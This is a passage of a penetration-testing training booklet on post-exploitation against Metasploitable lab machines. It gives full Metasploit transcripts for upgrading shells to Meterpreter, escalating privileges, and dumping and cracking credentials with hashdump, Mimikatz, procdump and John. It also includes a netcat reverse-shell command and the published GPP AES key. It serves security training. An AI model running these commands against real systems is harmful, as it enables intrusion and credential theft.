OSSTMM - MODULE 3

Attack #2

Created on 15 December 2021 | Our Reference: OSSTMM_Booklet_Module_2 | Version: 1.8

Sensitivity: PUBLIC

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Summary

1 Post Exploitation

Once an attacker accessed a system, he can misuse the privileges he has to obtain more privileges on the system or on connected systems.

Depending the way the attacker managed to get an access, he will not have the same rights on the system. He can have root access or limited user rights.

Sometimes, you can have a shell even if there is no visual prompt.

Upgrade to Meterpreter

We have already introduced Meterpreter in a previous section: it is a particular payload that uses in-memory DLL injection stagers and which is extended over the network at runtime.

With Meterpreter attacker have access to a bunch of functionality, which include dumping hash, escalating privileges, etc.

When you have a simple shell, it can be useful trying to get a Meterpreter shell.

This can be achieved using the shell_to_meterpreter module. The sessions command can also do this, check the help for more details.

HANDS ON

Get a basic shell session in Metasploit using for example the root bind shell vulnerability on MS2.
Upgrade this shell using either the sessions command or a post exploitation module.

HANDS ON ANSWERS

First, get a shell exploiting the bind shell available on port 1524:

```
msf exploit(multi/handler) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x86/shell_reverse_tcp):
```

```
   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   CMD     /bin/sh          yes       The command string to execute
   LHOST   192.168.21.10    yes       The listen address (an interface
may be specified)
   LPORT   1337             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.21.10:1337
[*] Command shell session 9 opened (192.168.21.10:1337 ->
192.168.22.1:48023) at 2018-07-03 10:10:29 -0500
```

In another shell:

```
root@kali:~# nc 192.168.22.1 1524
root@metasploitable:/# ls
bin
boot
[…snip…]

root@metasploitable:/# nc -e /bin/bash 192.168.21.10 1337
```

Then, the goal is to upgrade this shell to a Meterpreter:

```
msf exploit(multi/handler) > use
post/multi/manage/shell_to_meterpreter
msf post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler
to receive the connection
   LHOST    192.168.21.10    no        IP of host that will receive
the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION  1                yes       The session to run this module
on.

msf post(multi/manage/shell_to_meterpreter) > set session 9
session => 9
msf post(multi/manage/shell_to_meterpreter) > set LPORT 4460
LPORT => 4460
```

```
msf post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 9
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.21.10:4460
[*] Sending stage (861480 bytes) to 192.168.22.1
[*] Meterpreter session 10 opened (192.168.21.10:4460 ->
192.168.22.1:50128) at 2018-07-03 10:11:57 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
```

If the exploit successfully completed, a new Meterpreter session is available:

```
msf post(multi/manage/shell_to_meterpreter) > sessions -i 10
[*] Starting interaction with 10...

meterpreter > getuid
Server username: uid=0, gid=0, euid=0, egid=0

meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux

meterpreter >
```

Privilege escalation

When attacker gain access to a system, they are more likely to have limited rights. Privilege escalation is a type of attack used to gain elevated access to a network and its data and applications. It takes advantages of misconfigurations, programming errors or design flaw.

Getsystem

Meterpreter has a “getsystem” command that magically elevates from a local administrator to the SYSTEM user. To do so, it uses three different techniques: the first two rely on named pipe impersonation and the last one relies on token duplication. Be aware that the second techniques drops a DLL on the disk, which can trigger anti-virus.

The third techniques requires “SeDebugPrivileges” (which might be obtained using “getprivs” command).

```
meterpreter > sysinfo

Computer        : METASPLOITABLE3
```

```
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows

meterpreter > getuid
Server username: METASPLOITABLE3\h4cker

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In
Memory/Admin)).

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Local exploit

Local exploits are run on the machine by the attacker once he has a shell on the machine. Those scripts exploit vulnerabilities or misconfigurations to gain elevated privileges. Common vulnerabilities are SUID or buffer overflows.

Metasploit "local_exploit_suggester" module suggests exploit for a given target.

HANDS ON DEMO

Suppose you successfully obtained a Meterpreter session with www-data privileges.

```
msf exploit(multi/handler) > sessions -i 87
[*] Starting interaction with 87...

meterpreter > getuid
Server username: uid=33, gid=33, euid=33, egid=33
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
```

Search for the local exploit suggester and use it on the correct session:

```
msf exploit(multi/handler) > search local_exploit_suggester

Matching Modules
================

   Name                                          Disclosure Date  Rank
Description
```

```
   ----                                          ---------------  ----
-----------
   post/multi/recon/local_exploit_suggester                       normal
Multi Recon Local Exploit Suggester
   post/multi/recon/local_exploit_suggester                       normal
Multi Recon Local Exploit Suggester
   post/multi/recon/local_exploit_suggester                       normal
Multi Recon Local Exploit Suggester
   post/multi/recon/local_exploit_suggester                       normal
Multi Recon Local Exploit Suggester


msf exploit(multi/handler) > use
post/multi/recon/local_exploit_suggester
msf post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          8                yes       The session to run this
module on
   SHOWDESCRIPTION  false            yes       Displays a detailed
description for the available exploits

msf post(multi/recon/local_exploit_suggester) > set session 87
session => 87

msf post(multi/recon/local_exploit_suggester) > run

[*] 192.168.22.1 - Collecting local exploits for x86/linux...
[*] 192.168.22.1 - 21 exploit checks are being tried...
[+] 192.168.22.1 -
exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target
appears to be vulnerable.
[+] 192.168.22.1 -
exploit/linux/local/glibc_origin_expansion_priv_esc: The target
appears to be vulnerable.
[+] 192.168.22.1 - exploit/linux/local/netfilter_priv_esc_ipv4: The
target appears to be vulnerable.
[*] Post module execution completed
```

The target seems vulnerable to three exploits. Try the first one:

```
msf post(multi/recon/local_exploit_suggester) > use
exploit/linux/local/glibc_ld_audit_dso_load_priv_esc

msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set
session 87
session => 87
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set LPORT
4445
LPORT => 4445
```

```
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > exploit

[*] Started reverse TCP handler on 192.168.21.10:4445
[+] The target appears to be vulnerable
[…snip…]
 [*] Meterpreter session 89 opened (192.168.21.10:4445 ->
192.168.22.1:56047) at 2018-07-09 09:34:53 -0500

meterpreter > getuid
Server username: uid=0, gid=0, euid=0, egid=0
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
```

As you can see, it worked and privileges are now root.

Information gathering (pivoting)

Once an attacker obtained a session on the target machine, he will start to look for information such as configuration files, history, passwords etc. that could lead to new machines and networks to compromise.

Getting password and hash

Looking for passwords and hashes is one of the first thing that will be done, as it could be an easy way to get domain admin if admin credentials are gathered.

Password storage

Linux

Historically, Linux stored passwords in "/etc/passwd" file. However, this file contain other user-related information than passwords and must be world readable for system tools to function properly. It means that anyone with an access on the system could see passwords hashes.

A "/etc/shadow/" file has been introduced to compensate this information disclosure. Users' information are still in the "/etc/passwd" which is world readable. Passwords, on the other hands are no longer stored in this file but in "/etc/shadow". A typical shadow entry looks as follows:

```
root@kali:~# cat /etc/shadow
root:$1$EtzbsH3q$MVDBItFFtoV.PTlfHvD8M.:17697:0:99999:7:::
```

The format is the following:

- Username
- Encrypted password. The usual format is idsalt$hash. On GNU/Linux the algorithms' id are:

Id	Algorithm
1	MD5
2a	Blowfish
2y	Blowfish
5	SHA-256
6	SHA-512

- Last password change
- Minimum number of days required between password changes
- Maximum number of days the password is valid (after that date, the user must change his password)
- Warn: when should the user be warned his password is to expire
- Inactive: when is disabled the account (number after the password expired)

More on the shadow file on the Wikipedia page.

It is possible to get the hash back using OpenSSL:

```
root@kali:~# openssl passwd -1 -salt EtzbsH3q telindus
$1$EtzbsH3q$MVDBItFFtoV.PTlfHvD8M.
```

Windows

Windows passwords are stored in the SAM database (Security Accounts Manager). This file can be found in "%SystemRoot%/System32/config/SAM" and requires administrator privileges. Both LM and NTLM hashes are in use.

The LM hash was the hashing algorithm used by Windows to store user password. It is still in use for backward compatibility even if Microsoft advise administrators to turn it off. It suffers from several security weakness and a modern computer can crack any LM hash in a few hours.

The NTLM hash is the successor of the LM hash. It is a challenge-response protocol, which uses three messages to authenticate a user. NTLM password are not salted which means that it is possible to authenticate to a server or to run process as another user without knowing the actual password (pass-the-hash attack). NTLM passwords are also considered weak because they can be brute-force easily with modern computer.

Hashdump

Hashdump is a post exploitation module in Metasploit and available for Windows, Linux and Mac OSX operating system. It gathers password files (i.e. /etc/passwd, /etc/shadow...) and download them on the Kali machine (in ~/.msf4/loot/).

HANDS ON	DEMO

Using the previously opened Meterpreter session on the Metasploitable machine, dump the hashes from inside the Meterpreter session (this could also be executed simultaneously on multiple machines from Metasploit).

```
meterpreter > run post/linux/gather/hashdump

[+] root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
[+] sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+]
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+]
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/hom
e/msfadmin:/bin/bash
[+] postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash
[+] user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a
user,111,,:/home/user:/bin/bash
[+]
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service
:/bin/bash
[+] Unshadowed Password File:
/root/.msf4/loot/20180704013208_default_192.168.22.1_linux.hashes_1991
96.txt
```

The module even unshadow the password file for us!

Mimikatz

Mimikatz is a post exploitation tool, which helps attackers with common tasks in a pentest, such as dumping NTLM hashes, Kerberos passwords…

On the target

The Local Security Authority Subsystem Service (LASASS.exe) is a service responsible for providing single sign-on (SSO) in windows so that user are not required to reauthenticate each time they access resources. Mimikatz exploits the LSASS cache of credentials and reports the results to the user.

To retrieve clear text password, Mimikatz requires Administrator privileges.

Note also that starting from Windows 8.1, LSASS no longer stores clear text passwords in memory.

In this section we'll use it to dump passwords and hashes.

```
meterpreter > load mimikatz
Loading extension mimikatz...Success.


Mimikatz Commands
=================

    Command           Description
    -------           -----------
    kerberos          Attempt to retrieve kerberos creds
    livessp           Attempt to retrieve livessp creds
    mimikatz_command  Run a custom command
    msv               Attempt to retrieve msv creds (hashes)
    ssp               Attempt to retrieve ssp creds
    tspkg             Attempt to retrieve tspkg creds
    wdigest           Attempt to retrieve wdigest creds
```

The version of Mimikatz included in Metasploit is the 1.0 but there is a 2.0 version that was released.

```
meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
===================

AuthID     Package    Domain           User              Password
```

```
------      -------     ------          ----                --------
0;996       Negotiate   WORKGROUP       METASPLOITABLE3$
0;39380     NTLM
0;997       Negotiate   NT AUTHORITY    LOCAL SERVICE
0;999       NTLM        WORKGROUP       METASPLOITABLE3$
0;120922    NTLM        METASPLOITABLE3 sshd_server       D@rj33l1ng
0;1606354   NTLM        METASPLOITABLE3 vagrant           vagrant
```

Note: A Mimikatz-like exists on Linux and is called mimipenguin.

Local usage

While Mimikatz first goal is to be used on the target machine, another option is to use it locally. Dumping the LSASS.exe memory and retrieving it to his own machine, an attacker can obtain the passwords without uploading Mimikatz on his target machine.

HANDS ON DEMO

Let us dump LSASS.exe memory and get those passwords.

You can download Procdump here.

First, migrate to lsass.exe process, and upload procdump to the target:

```
meterpreter > migrate 484  # lsass.exe
[*] Migrating from 5560 to 484...
[*] Migration completed successfully.

meterpreter > upload procdump64.exe C:\\Windows\\system32
[*] uploading  : procdump64.exe -> C:\Windows\system32
[*] uploaded   : procdump64.exe -> C:\Windows\system32\procdump64.exe
```

Then, dump lsass.exe memory to a file and download it:

```
C:\Windows\system32>procdump64 -ma lsass.exe lsassdump
procdump64 -ma lsass.exe lsassdump

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[16:54:44] Dump 1 initiated: C:\Windows\system32\lsassdump.dmp
[16:54:44] Dump 1 writing: Estimated dump file size is 60 MB.
[16:54:47] Dump 1 complete: 60 MB written in 3.3 seconds
[16:54:48] Dump count reached.
```

```
C:\Windows\system32>^Z
Background channel 2? [y/N]  y
meterpreter > download C:\\Windows\\system32\\lsassdump.dmp \root
[*] Downloading: C:\Windows\system32\lsassdump.dmp ->
root/lsassdump.dmp
[*] Downloaded 1.00 MiB of 57.93 MiB (1.73%):
C:\Windows\system32\lsassdump.dmp -> root/lsassdump.dmp
       SKIPPED
[*] Downloaded 55.00 MiB of 57.93 MiB (94.95%):
C:\Windows\system32\lsassdump.dmp -> root/lsassdump.dmp
[*] Downloaded 56.00 MiB of 57.93 MiB (96.67%):
C:\Windows\system32\lsassdump.dmp -> root/lsassdump.dmp
[*] Downloaded 57.00 MiB of 57.93 MiB (98.4%):
C:\Windows\system32\lsassdump.dmp -> root/lsassdump.dmp
[*] Downloaded 57.93 MiB of 57.93 MiB (100.0%):
C:\Windows\system32\lsassdump.dmp -> root/lsassdump.dmp
[*] download   : C:\Windows\system32\lsassdump.dmp ->
root/lsassdump.dmp
meterpreter >
```

Now, on your Windows machine, open Mimikatz and load the dump file:

```
  .#####.   mimikatz 2.1.1 (x64) built on Jun 16 2018 18:49:05 - lil!
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi`(benjamin@gentilkiwi.com)
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX (vincent.letoux@gmail.com)
  '#####'        > http://pingcastle.com / http://mysmartlogon.com
***/

mimikatz # sekurlsa::Minidump lsassdump.dmp
Switch to MINIDUMP : 'lsassdump.dmp'
```

Finally, retrieve the passwords:

```
mimikatz # sekurlsa::logonPasswords
Opening : 'lsassdump.dmp' file for minidump...

Authentication Id : 0 ; 553046 (00000000:00087056)
Session           : Interactive from 1
User Name         : h4cker
Domain            : METASPLOITABLE3
Logon Server      : METASPLOITABLE3
Logon Time        : 7/9/2018 4:39:46 PM
SID               : S-1-5-21-91035301-3286527290-355893404-1019
       msv :
        [00000003] Primary
        * Username : h4cker
        * Domain   : METASPLOITABLE3
        * LM       : c0ce2ff901c9303aaad3b435b51404ee
```

```
         * NTLM     : b879fdc48195d2af09c3e76cd38ef154
         * SHA1     : 94a4a0bfc1686b9ae77d8f28b596d0630f4b9929
        tspkg :
         * Username : h4cker
         * Domain   : METASPLOITABLE3
         * Password : h4cker
        wdigest :
         * Username : h4cker
         * Domain   : METASPLOITABLE3
         * Password : h4cker
        kerberos :
         * Username : h4cker
         * Domain   : METASPLOITABLE3
         * Password : h4cker
        ssp :
        credman :
[…snip…]
        credman :
```

That is it: password have been collected in memory without using Mimikatz on the target machine!

Password cracking

Having gathered hashes is great, but having plaintext passwords would be best. Next step is to crack the password we obtained and several methods exist to achieve this:

- **Brute force**: the attacker tries each possible password. This method is guaranteed to find the password however, not always in a reasonable time.
- **Dictionary attacks**: this one is far more faster as it uses a dictionary of password to try (the most famous being "Rockyou")
- **Rainbow tables** are precomputed hash tables. Instead of calculating the hash of a given plaintext and compare it to the hash to crack, rainbow table allows us to find the password by looking at the hash.
- **Patterns/rules**: let us suppose that you get two plaintext password during a pentest and both were like: *[A-Z][a-z]{3}\$[a-z]{3}2018!*

  This pattern can be used to generate dictionary based on it and to increase success rate.
- **Guessing**: not all people use randomly generated password. On the contrary, most of them use personal elements such as kids' names, birth

date, etc. to help them remember their password. However, personal information are often available on the internet and scripts can be used to generate password based on the gathered data (see below).

Many tools exist to help attackers cracking hashes. Here is a non-exhaustive list:

Google

Google can be a powerful hash cracking tool. Submitting a hash to google can lead you to the password in a second. Some website such as crackstation.net may also be an accurate choice.

John

John (John The Ripper) is one of the favorite hash cracking tool for pentesters. It is open source and available for Linux, Mac OSX, Windows and even Android.

Hashcat

Hashcat is also a password cracking tool and is similar to john. It is often used for distributed and GPU hash cracking.

Ophcrack

Ophcrack is a utility that cracks Windows hash using rainbow tables. A live CD exist and it supports multiple platforms.

Cupp

Cupp (Common User Passwords Profiler) is an open source tool developed in python. It generates password dictionary based on information about a person.

```
root@kali:/usr/local/bin/cupp# python cupp.py  -i

[+] Insert the informations about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: John
> Surname: Doe
> Nickname: jdoe
> Birthdate (DDMMYYYY): 04071970


> Partners) name: Jane
> Partners) nickname: Jaja
```

```
> Partners) birthdate (DDMMYYYY): 18121972


> Child's name: Elvis
> Child's nickname: TheKing
> Child's birthdate (DDMMYYYY): 23092000


> Pet's name: Scoobydoo
> Company name: Telindus


> Do you want to add some key words about the victim? Y/[N]: n
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]:y
> Leet mode? (i.e. leet = 1337) Y/[N]: y

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to john.txt, counting 82746 words.
[+] Now load your pistolero with john.txt and shoot! Good luck!
```

Ncrack & THC Hydra

Ncrack and THC Hydra are brute force tools to crack remote authentication services. They can perform rapid attacks on the most common protocols such as ftp, http, https and several databases. They will not be presented here but it is good to know that they exist.

HANDS ON

Use John to crack gathered hashes.

HANDS ON	ANSWERS

```
root@kali:~# john --show passwd.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
service:service:1002:1002:,,,:/home/service:/bin/bash

3 password hashes cracked, 4 left
```

Where passwd.txt is as follow:

```
root@kali:~# cat passwd.txt
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
```

```
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
[…snip…]
statd:*:114:65534::/var/lib/nfs:/bin/false
snmp:*:115:65534::/var/lib/snmp:/bin/false
root@kali:~# john –wordlist=/usr/share/wordlists/rockyou.txt
passwd.txt
```

John successfully cracked three hashes:

```
sys:batman
klog:123456789
service:service
```

Executing john without the wordlist give us three other passwords:

```
postgres:postgres
user:user
msfadmin:msfadmin
```

Bonus: execute the creds command. Passwords and hashes are automatically stored in database (if hashes have been cracked in Metasploit).

Application passwords

Users' passwords are often stored in web browsers or other applications. Tools such as NirSoft Tools (see www.nirsfot.net) are useful to gather juicy information from a compromised machine. From outlook to thunderbird passing through Chrome, Firefox, Nirsoft Password recovery utilities can be a real asset in pentesters toolbox.

Enumeration

Once an attacker gained access to a machine and may have escalated privileges, he can enumerate the machine to access even more information about his target.

Multiple post exploitation scripts are already included in Metasploit and make the attacker's life easier.

Here are modules that can be used to enumerate a target after gaining an access to it. An example on metasploitable2 previously exploited:

```
meterpreter > run post/linux/gather/
run post/linux/gather/checkcontainer
```

```
run post/linux/gather/enum_system
run post/linux/gather/mount cifs creds
run post/linux/gather/checkvm
run post/linux/gather/enum_users_history
run post/linux/gather/openvpn_credentials
run post/linux/gather/enum_configs
run post/linux/gather/enum_xchat
run post/linux/gather/pptpd_chap_secrets
run post/linux/gather/enum_network
run post/linux/gather/gnome_commander_creds
run post/linux/gather/tor_hiddenservices
run post/linux/gather/enum_protections
run post/linux/gather/gnome_keyring_dump
run post/linux/gather/enum_psk
run post/linux/gather/hashdump
```

```
meterpreter > run post/linux/gather/checkvm

[*] Gathering System info ....
[+] This appears to be a 'VMware' virtual machine
meterpreter > run post/linux/gather/enum_configs

[*] Running module against metasploitable.localdomain
[*] Info:
[*] Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
UTC 2008 i686 GNU/Linux
[+] apache2.conf stored in
/root/.msf4/loot/20180704012514_default_192.168.22.1_linux.enum.conf_8
94649.txt
[+] ports.conf stored in
/root/.msf4/loot/20180704012515_default_192.168.22.1_linux.enum.conf_8
23338.txt
[-] Failed to open file: /etc/nginx/nginx.conf: core_channel_open:
Operation failed: 1
[-] Failed to open file: /etc/snort/snort.conf: core_channel_open:
Operation failed: 1
[+] my.cnf stored in
/root/.msf4/loot/20180704012515_default_192.168.22.1_linux.enum.conf_6
95989.txt
[+] ufw.conf stored in
/root/.msf4/loot/20180704012516_default_192.168.22.1_linux.enum.conf_6
82673.txt
[+] sysctl.conf stored in
/root/.msf4/loot/20180704012516_default_192.168.22.1_linux.enum.conf_6
98213.txt
[-] Failed to open file: /etc/security.access.conf: core channel open:
Operation failed: 1
[+] shells stored in
/root/.msf4/loot/20180704012516_default_192.168.22.1_linux.enum.conf_3
89136.txt
 [-] Failed to open file: /etc/opt/lampp/etc/httpd.conf:
core_channel_open: Operation failed: 1
```

```
[+] sysctl.conf stored in
/root/.msf4/loot/20180704012519 default 192.168.22.1 linux.enum.conf 9
81925.txt
       SKIPPED
```

You can check all gathered information that were stored in the loot directory by issuing the loot command:

```
msf > loot 192.168.22.1 -t linux.enum.conf
```

Tips: there are some places where it is worth looking at. For instance application passwords (Internet browsers, skype, putty…). Gathering ssh keys, GPG keys, source code, left behind "password.txt" file, Wireless client profile…

Sometimes, attackers may find password history which follow a template (e.g. Telindus2015*, Telindus2016*, Telindus2017*, …) which can probably give the new access for 2018.

The loading Mimikatz to retrieve passwords, we get interesting stuff:

```
meterpreter > load mimikatz
Loading extension mimikatz...Success.


Mimikatz Commands
=================

    Command           Description
    -------           -----------
    kerberos          Attempt to retrieve kerberos creds
    livessp           Attempt to retrieve livessp creds
    mimikatz command  Run a custom command
    msv               Attempt to retrieve msv creds (hashes)
    ssp               Attempt to retrieve ssp creds
    tspkg             Attempt to retrieve tspkg creds
    wdigest           Attempt to retrieve wdigest creds

meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID     Package    Domain           User              Password
------     -------    ------           ----              --------
0;996      Negotiate  WORKGROUP        METASPLOITABLE3$
0;39380    NTLM
0;120922   NTLM       METASPLOITABLE3  sshd_server       D@rj33l1ng
0;1606354  NTLM       METASPLOITABLE3  vagrant           vagrant
```

```
meterpreter > tspkg
[+] Running as SYSTEM
[*] Retrieving tspkg credentials
tspkg credentials
=================

AuthID     Package    Domain           User              Password
------     -------    ------           ----              --------
0;120922   NTLM       METASPLOITABLE3  sshd_server       D@rj33l1ng
0;1606354  NTLM       METASPLOITABLE3  vagrant           vagrant

meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
===================

AuthID     Package    Domain           User              Password
------     -------    ------           ----              --------
0;120922   NTLM       METASPLOITABLE3  sshd_server       D@rj33l1ng
0;1606354  NTLM       METASPLOITABLE3  vagrant           vagrant
```

Then doing some enumeration:

```
meterpreter > run post/windows/gather/enum_applications

[*] Enumerating applications installed on METASPLOITABLE3

Installed Applications
======================

 Name
Version
 ----                                                                -----
--
 7-Zip 18.05 (x64)                                                  18.05
 Java 8 Update 171
8.0.1710.11
 Java 8 Update 171 (64-bit)
8.0.1710.11
[…snip…]
5.2.12.0
 VMware Tools
10.2.0.7253323


[+] Results stored in:
/root/.msf4/loot/20180705025545_default_192.168.22.30_host.application
_878700.txt
meterpreter > run post/windows/gather/checkvm

[*] Checking if METASPLOITABLE3 is a Virtual Machine .....
```

```
[+] This is a VMware Virtual Machine
meterpreter > run post/windows/gather/enum logged on users

[*] Running against session 16

Current Logged Users
====================

 SID                                            User
 ---                                            ----
 S-1-5-18                                       NT AUTHORITY\SYSTEM
 S-1-5-21-91035301-3286527290-355893404-1002
METASPLOITABLE3\sshd_server


[+] Results saved in:
/root/.msf4/loot/20180705025622_default_192.168.22.30_host.users.activ
_897807.txt

Recently Logged Users
=====================

 SID                                            Profile Path
 ---                                            ------------
 S-1-5-18
%systemroot%\system32\config\systemprofile
 S-1-5-19
C:\Windows\ServiceProfiles\LocalService
 S-1-5-20
C:\Windows\ServiceProfiles\NetworkService
 S-1-5-21-91035301-3286527290-355893404-1000  C:\Users\vagrant
 S-1-5-21-91035301-3286527290-355893404-1002  C:\Users\sshd_server


meterpreter > run post/windows/gather/enum_patches

[+] KB2871997 is missing
[+] KB2928120 is missing
[…snip…]
meterpreter > arp

ARP cache
=========

    IP address       MAC address        Interface
    ----------       -----------        ---------
    192.168.22.1     00:50:56:b5:57:88  15
    192.168.22.254   00:50:56:b5:f4:82  15
    192.168.22.255   ff:ff:ff:ff:ff:ff  15
    224.0.0.22       00:00:00:00:00:00  1
    224.0.0.22       01:00:5e:00:00:16  15
    224.0.0.251      01:00:5e:00:00:fb  15
    224.0.0.252      01:00:5e:00:00:fc  15
    224.2.2.4        01:00:5e:02:02:04  15
    239.77.124.213   00:00:00:00:00:00  1
```

```
    239.77.124.213   01:00:5e:4d:7c:d5  15
    255.255.255.255  ff:ff:ff:ff:ff:ff  15

meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```


It can be useful to get Firewall configuration:

```
meterpreter > shell
Process 5148 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ManageEngine\DesktopCentral_Server\bin>netsh firewall show opmode
netsh firewall show opmode

Domain profile configuration:
-------------------------------------------------------------------
Operational mode                  = Enable
Exception mode                    = Enable

Standard profile configuration (current):
-------------------------------------------------------------------
Operational mode                  = Enable
Exception mode                    = Enable

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .
```

Finally, we can take a screenshot of the vagrant user's desktop:

```
meterpreter > enumdesktops
Enumerating all accessible desktops

Desktops
========

    Session  Station  Name
```

```
    -------  -------  ----
    0        WinSta0  Default
    0        WinSta0  Disconnect
    0        WinSta0  Winlogon


meterpreter > getdesktop
Session 0\S\D
meterpreter > screenshot
Screenshot saved to: /root/KsbSJYsH.jpeg
meterpreter > screenshot
Screenshot saved to: /root/yEqyMWEU.jpeg
```




Active Directory exploitation with a lambda user

Group policy preferences vulnerability (MS14-025)

The Group policy preferences vulnerability is due to the way an Active Directory distributes passwords that are configured using Group Policy preferences. An

authenticated user can easily decrypt the password that are stored in an XML file and use them to elevate privileges on the domain.

The password were encrypted using a static key (available online…).



2.2.1.1.4 Password Encryption

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.<3>

The 32-byte AES key is as follows:

```
4e 99 06 e8  fc b6 6c c9  fa f4 93 10  62 0f fe e8
f4 96 e8 06  cc 05 79 90  20 9b 09 a4  33 b6 6c 1b
```

Two Metasploit modules exist to gather passwords using this vulnerability:

post/windws/gather/credentials/gpp

auxiliary/scanner/smb/smb_enum_gpp

Another way to gather this information is to use PowerSploit, which is a collection of PowerShell modules that can help an attacker. One of this script, "Get-GPPPAssword" can be used to extract and decrypt passwords form the Group Policy Preferences files.

